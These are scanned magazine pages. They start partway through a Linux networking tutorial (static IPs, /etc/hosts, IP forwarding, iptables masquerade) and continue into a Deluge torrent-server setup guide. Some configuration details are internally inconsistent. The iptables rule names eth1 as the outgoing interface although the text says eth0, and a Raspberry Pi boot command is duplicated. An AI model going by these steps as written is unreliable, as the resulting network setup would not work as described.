» **Secret addresses** The answer is NAT. That single IP address is assigned to your router, which in turn assigns a unique, private IP address to each device in your home.

When one of these devices wants to connect to the internet, it routes its connection via the default gateway, your router. The router then meddles with the contents of the packets, replacing the private IP address with the router's own public IP address. It then forwards the packets along to which ever internet host was the original destination.

As it does this, it keeps track of which IP conversations belong to which devices, and when it receives replies, it again meddles with the packets.

This time, however, it does this with a view to forwarding the reply on to the original device that started the conversation.

In the article, the first VM acts as a router for the second VM, performing network address translation on its packets and sending them on to the wider internet. The clever thing here, however, is that the first VM is also behind a NAT, *VirtualBox*'s own, which is probably also behind a NAT, your router.

default gateway (in this case, a virtual gateway provided by *VirtualBox*), **/etc/resolv.conf** will show you your nameserver, and **ip a** will show you your IP address and prefix. Repeat this entire process for the second machine.

Static networking

In the previous section, most of the hard work was done for us by the DHCP protocol and *VirtualBox*. This time around, we're going to create a network connection between our two VMs, but we're going to do all the configuration ourselves.

The first thing to note is that if these were real machines, we'd have to connect them together with a physical wire, either directly or via a switch or router. Since these are VMs, we've already done this by connecting their second interfaces to the same internal network.

So, as before, you'll need to start by visiting the **/etc/sysconfig/network-scripts** directory. You'll want to edit the **ifcfg-eth1** file, but it will need to look different from before:

```
NM_CONTROLLED="no"
BOOTPROTO="static"
IPADDR="192.168.1.2"
PREFIX=24
ONBOOT="yes"
```

The boot protocol is now set to static, which means rather than automatically receiving an IP address, you will have to manually set an IP address for the VM. This is done in the following two settings: **IPADDR** and **PREFIX**. The IP address can be anything you like, but by convention you should use an address that starts with **10** (an 8-bit prefix), **172.16** (12-bit prefix) or **192.168** (16-bit prefix). These addresses are set aside for private use, and most routers are configured not to route them across the public internet. What's more, don't forget that the first (in case of a 24-bit prefix, **.0**) and last (**.255**) addresses are reserved as the network and broadcast addresses, so don't assign these.


As for the prefix, first take a look at the 'Understanding IP addresses' box on page 108, and then decide for yourself. Remember, a 24-bit prefix implies only the last octet uniquely identifies the host, while the rest identifies the network; likewise, a 16-bit prefix implies the last two octets represent the host, while the first two represent the network. We'll be using a 24-bit prefix.

With these settings done, reset the networking as before. On your second VM, now try to ping the first on its new IP address: **192.168.1.2**. None of your pings should get returned. Before that can happen, you need to give your second computer an IP address with the same prefix (or subnet mask). We suggest using **192.168.1.3**. Add this to the appropriate **/etc/sysconfig/network-scripts** file, and then restart networking.

Now, when you try to ping **192.168.1.2** from the second machine, you should see your pings are returned. What's more, if you switch to the first machine and try to ping **192.168.1.3**, you should see that this works, too. If you try SSH, that will also work, and if you started a web server on one of them, you'd be able to access pages from the other.

The two machines can communicate. Pretty cool! But IP addresses are a pain to type every time you want to connect between the two. We normally assign names to machines that are easier for humans to remember and easier for us to type, too. There are a few ways you can do this. For instance, in a network with many machines, you'd probably create your own DNS (Domain Name System) server, but that's well beyond the scope of this article.

As we have only two machines in our network, we can use a much simpler approach to give names to our machine – put



When you try to ping a host on a different network from you, even a different subnet, all you'll get back is silence.

them in the **/etc/hosts** file. This file contains a list of IP addresses and aliases that they're also known by, so we can add new entries for our two machines:

```
192.168.1.2     lxf-network-1
192.168.1.3     lxf-network-2
```

If you add these to the **/etc/hosts** file on both machines, you should be able to ping **lxf-network-1** or **lxf-network-2** and find you're redirected to the correct machine, which is much better.

Building a router

So far, we haven't had to worry about setting the gateway on either of our machines because we've relied on the DHCP from *VirtualBox*'s default NAT network to provide this, along with DNS, so that our systems can connect to the wider internet. To demonstrate some more networking features, we're going to disable the NAT connection on the second VM and configure the first as a router to provide internet access.

The first thing to do is run **ifdown eth0** to shut down the NAT interface on the second VM. Now that the interface is configured, this command, along with its counterpart **ifup**, can be used to control whether an interface is active or not.

With this change made, you can now try to ping Google from this machine, and you should find it no longer works. Before you can make it work again, however, you need to make some changes to the first VM's configuration.

First, you have to tell it that it's allowed to forward packets from one network interface to another – the most important – and really only – thing a router is used for. Linux is quite capable of doing this, but by default the feature is turned off. To turn it back on, edit the **/etc/sysctl.conf** file, which controls various aspects of the kernel's operation, setting **net.ipv4.ip_forward = 1**. Then, run **sysctl -p /etc/sysctl.conf** to load the new configuration.

Once that's done, you'll need to configure your own NAT, or network masquerade in Linux speak, with IPTables – the firewall that's built in to the kernel.

IPTables scares lots of people, but it's really quite simple – it's just a set of rules that the kernel looks at when processing a packet. If a packet matches any of these rules, the kernel applies the action specified in that rule to that packet. Actions can include things such as dropping or accepting a packet, or manipulating a packet to change its origin or destination. In our case, when a packet arrives at the first VM from the second, on the **eth1** interface, we want the firewall to apply the **masquerade** action to that packet – that is, we want it to forward it to the outside world, on the **eth0** interface, pretending that the packet came from itself, and not the second VM:

```
iptables -t nat -A POSTROUTING -o eth1 -j MASQUERADE
```


Let's go ahead and break this down:

- **-t nat** specifies which set of rules IPTables should look at.
- **-A POSTROUTING** specifies which subset of rules should be inspected, which is otherwise known as a chain. The chain specifies at which point in the routing process the rule should be applied.
- **-o eth1** specifies that this rule should be applied to any packets that would be travelling out of the **eth1** interface.
- **-j MASQUERADE** says 'jump' to the **MASQUERADE** action when any packet matches this rule.

With that rule in place, you should now be able to go to the second VM, set the default gateway by adding **GATEWAY = 192.168.1.2** to the **/etc/sysconfig/network** file (which stores generic network configuration for all interfaces), set a popular external name server in **/etc/resolv.conf** by adding **nameserver 8.8.8.8** (the IP address of Google's name server), and find yourself with a fully working internet connection, despite not having any direct connection.

If you want to know more about IPTables, you should take the time to read some of the how-tos on the Netfilter site: **http://netfilter.org/documentation**.

That's all we've got space for. But don't despair – you've learned a lot about networking. With a bit of patience, you should now be able to follow other guides and come up with far more complex configurations to meet your needs. ■



IPTables can look complicated, especially when there are lots of rules involved, but in simple cases, adding just a few rules is very easy.

Debian-based distributions

We've focused on the Red Hat approach to configuration, with CentOS using the same model. Of course, Red Hat-based distributions aren't the only popular ones for use on servers – in fact, many people prefer to use Debian, or its younger, popular variant, Ubuntu.

Debian-based distributions, however, take a different approach. All the tools that we've introduced you to, such as the **ip** suite of commands, **ping** and so on still work. What's more, files such as **/etc/resolv.conf** and **/etc/hosts** are both still in the same place.

The major difference is in the interface configuration files. Rather than splitting configuration across separate files, such as Red Hat's **ifcfg-eth0** and **ifcfg-eth1** files, Debian-based distributions use the **/etc/network/interfaces** file, putting everything in one spot. Here's an example of this file:

```
auto eth0
iface eth0 inet static
    address 192.168.1.2
    netmask 255.255.255.0
```

The first line, **auto eth0**, says that the **eth0** interface should be brought up when **ifup -a** is run, or when the system boots.

The stanza below this, beginning with **iface**, provides details about that interface's configuration. We first specify the name of the interface being configured, and then specify the connection protocol. While there are a few options available, **inet** will be the most common, referring to IP networking.

The word **static** is a 'method', and other options include **dhcp** and **bootp**. Methods can take further options, and these are given in the rest of the stanza as indented lines below the header. This example is very simple, specifying an IP address and netmask for this interface.

For more information, and details of what options are available, see the man page for **/etc/network/interfaces**.

Deluge: Set up a

Linux Format shows you how to turn an old computer, or even your beloved Raspberry Pi, into an always-on torrent box using Deluge.

If you're like us, you're always on the lookout for projects to recycle old unused computers. One of the best uses for such a machine that lacks the resources to power a modern desktop is that of an always-on headless torrent box.

With a torrent box you can add, manage and share torrents from any other system on the network. You can tuck away the headless torrent box in the corner and let it nibble away at your downloads. Also when it comes to downloading torrents, having an always-on machine helps you maintain a healthy ratio on your tracker.

To begin with you will need to equip the torrent box with a monitor and a keyboard. But once it's all setup you can unplug the monitor and the input devices. As long as it's hooked on to the local network, either via Ethernet or better still wirelessly, you can feed more torrents and access the downloaded data remotely.

First, you'll need to wipe the hard disk on the torrent box and install a fresh copy of your chosen server operating system, which, in our case, is Ubuntu Server. This distribution has modest system requirements since it doesn't install a graphical desktop.

One thing you need to make sure is that the computer you use has plenty of storage space to accommodate all the downloaded data. For maximum compatibility with other systems and devices around the network, it's best to format the storage areas with the NTFS file system. If you plan to share the same disk with the operating system as well, it's best to keep the OS files on a separate partition.

There are numerous torrent clients available for Linux. We'll be using the *Deluge* BitTorrent client for this little project, which can run as a daemon on our headless server and accept connections from other *Deluge* clients. The *Deluge* client is cross platform, so you can connect to the torrent box from Linux, Windows and Mac OS X.

Deluge offers multiple ways of accessing it remotely. You can access basic functions via a browser-based user interface. Setting this up doesn't require much work, but exposes only some of *Deluge*'s features. To exploit it to the hilt you'll need to setup the *Deluge* daemon to accept connections from other desktop Deluge installations.

Setting up Deluge

Let's begin by first setting up *Deluge*'s WebUI which doesn't take much effort. Pull the required packages with:

```
sudo apt-get install deluged python-mako deluge-web
```


The command will automatically start the Deluge daemon, but you'll have to start the web interface by entering **deluge-web &** in the terminal.

By default the *Deluge* web-client runs on port 8112. Fire up a browser and point it to the IP address of the server, such as **192.168.3.101:8112**. The *Deluge* web interface will prompt you for a password. The default password is **deluge**. As soon as

Power a torrent server with a Raspberry Pi

You can use a Raspberry Pi to power the torrent box. The commands to install the *Deluge* daemon and the WebUI aren't any different from the tutorial. Of course, a Raspberry Pi doesn't have a hard disk, so you'll have to use an external USB drive along with the *Samba* server as explained in the walkthrough (*see p113*).

However, the Raspberry Pi does require one additional step. You'll need to do some CLI magic to make sure the *Deluge* daemon and the WebUI start automatically when the Pi boots up. To do this, copy-paste the two configuration scripts that the *Deluge* developers have provided for Ubuntu (**http://bit.ly/1n0Z2w5)**. Make each of them executable and add them to the start up with **sudo chmod 755 /etc/default/deluge-daemon** and **sudo update-rc.d deluge-daemon defaults**. Lastly, update the init file to include them: **sudo chmod 755 /etc/init.d/deluge-daemon** and **sudo update-rc.d deluge-daemon defaults**.



Add a few scripts and put your Raspberry Pi to use as a dedicated torrent server.

torrent server

you enter the web interface, *Deluge* will prompt you to change the password.

Before you can start using the web client you'll have to connect to the *Deluge* daemons. The web interface will automatically launch the Connection Manager window, which lists all of the running Deluge daemon. Simply select the daemon and click on the Connect button. You'll now be able to use the web client to add and control all your torrents running on the torrent box.

If you wish to change the port on which the web client runs, you'll need to edit its configuration file. Head to *Deluge*'s configuration directory with **cd ~/.config/deluge/** and open the configuration file called **web.conf** in your favourite text editor. Scroll down the file and find the line that reads "port: 8112" and replace 8112 with any port number above 1000.

Daemon's work

As mentioned earlier, to get the maximum out of *Deluge* you will need to configure the *Deluge* daemon to accept connections from a remote client. Start by pulling up the *Deluge* console client to make configuration changes to the *Deluge* daemon, with the command:

```
sudo apt-get install deluge-console
```

To make changes to the daemon, first stop the daemon with:

```
sudo pkill deluged
```

and open its configuration file **~/.config/deluge/auth** in your favourite text editor.

Scroll down to the bottom of the file and enter three parameters to specify the username and password you wish to use, along with the authentication level for the daemon, separated by a colon, such as **my-username:my-password:10**. Remember to replace the **my-username** and **my-password** parameters. The **10** authentication level gives the daemon administrative privileges.

Save the file and exit the text editor. Back at the console, start the *Deluge* daemon with the **deluged** command. Then head into the *Deluge* console by entering **deluge-console** in the terminal. This will launch the command-line interface for the *Deluge* daemon.


We'll use the console to make the *Deluge* daemon accept remote connections. In the console type:

```
config -s allow_remote True
```

The client will confirm that it has successfully changed the configuration value. You can now exit the console client by typing **exit** and then bring the changes into effect by first stopping the *Deluge* daemon with **sudo pkill deluged** and then starting it again with **deluged**.

That's all there's to it. *Deluge* is now all set up to accept connection from remote clients on the network. Follow the walkthrough to setup clients to connect to your box. »

Connect to the server




1 Install clients

Now that the *Deluge* daemon is ready to accept connections, you'll need to install the *Deluge* desktop client on other computers on your network. Most desktop distributions include *Deluge* in their repositories so you can download it from the distro's package manager. Being cross-platform, you'll also be able to head to *Deluge*'s download page to get Windows and Mac OS X clients, if needed.



2 Enable Classic mode

By default, the *Deluge* clients are set up to download to the local computer. We want to change this behaviour, so you'll need to fire up the *Deluge* client and head to Edit > Preferences and switch to the Interfaces category. Here you'll notice a checkbox for Classic Mode which is enabled by default. Uncheck this box, click OK and then restart the *Deluge* desktop client.




3 Add host

When you restart Deluge it will automatically fire up the Connection Manager. Click on the Add button in the Connection Manager and enter the connection details about the daemon. Click the Add button which takes you back to the Connection Manager. Select the added entry and click the Connect button to connect the client with the daemon running on the torrent box.


» **Subscribe to Linux Format** http://myfavouritemagazines.co.uk/LINsubs

Enhance your torrent experience




1 Enable Deluge plugins

Deluge includes a host of useful plugins. To enable them head to Edit > Preferences and switch to the Plugins category. Click on the checkbox next to a plugin to enable it. Enabled plugins appear as separate categories in the Preferences window. The client ships with eight plugins and you can click the Find More Plugins button to fetch and install additional third-party plugins.



2 Useful plugins

One useful plugins is the Scheduler, which lets you limit bandwidth usage based on the time of day. The Notification plugin displays pop-ups on the desktop or sends you email alerts when a torrent finishes downloading. Advanced users will also like the Execute plugin, which runs a specified command when a new torrent is added or a torrent completes downloading.



3 Add-on for Firefox

If you use the Firefox web browser you can add the Bit Torrent WebUI+ Firefox extension that will let you add torrents to the *Deluge* daemon via the web interface. After you've installed the extension, it'll open a dialog box for you to enter the connection details of the *Deluge* WebUI, and when you click on a torrent link in future, the torrent will be automatically added to the remote torrent box.




4 Add-on for Google Chrome

If you use the Chrome browser, you can install the *DelugeSiphon* app from the Google Play Store. When installed, you'll need to click on its icon in the address bar and head to the Options page. Enter the IP address of the daemon along with the port number and the password of the WebUI. This will enable you to right-click on any torrent file and select the Send to Deluge option to add the torrent.



5 Use a mobile client

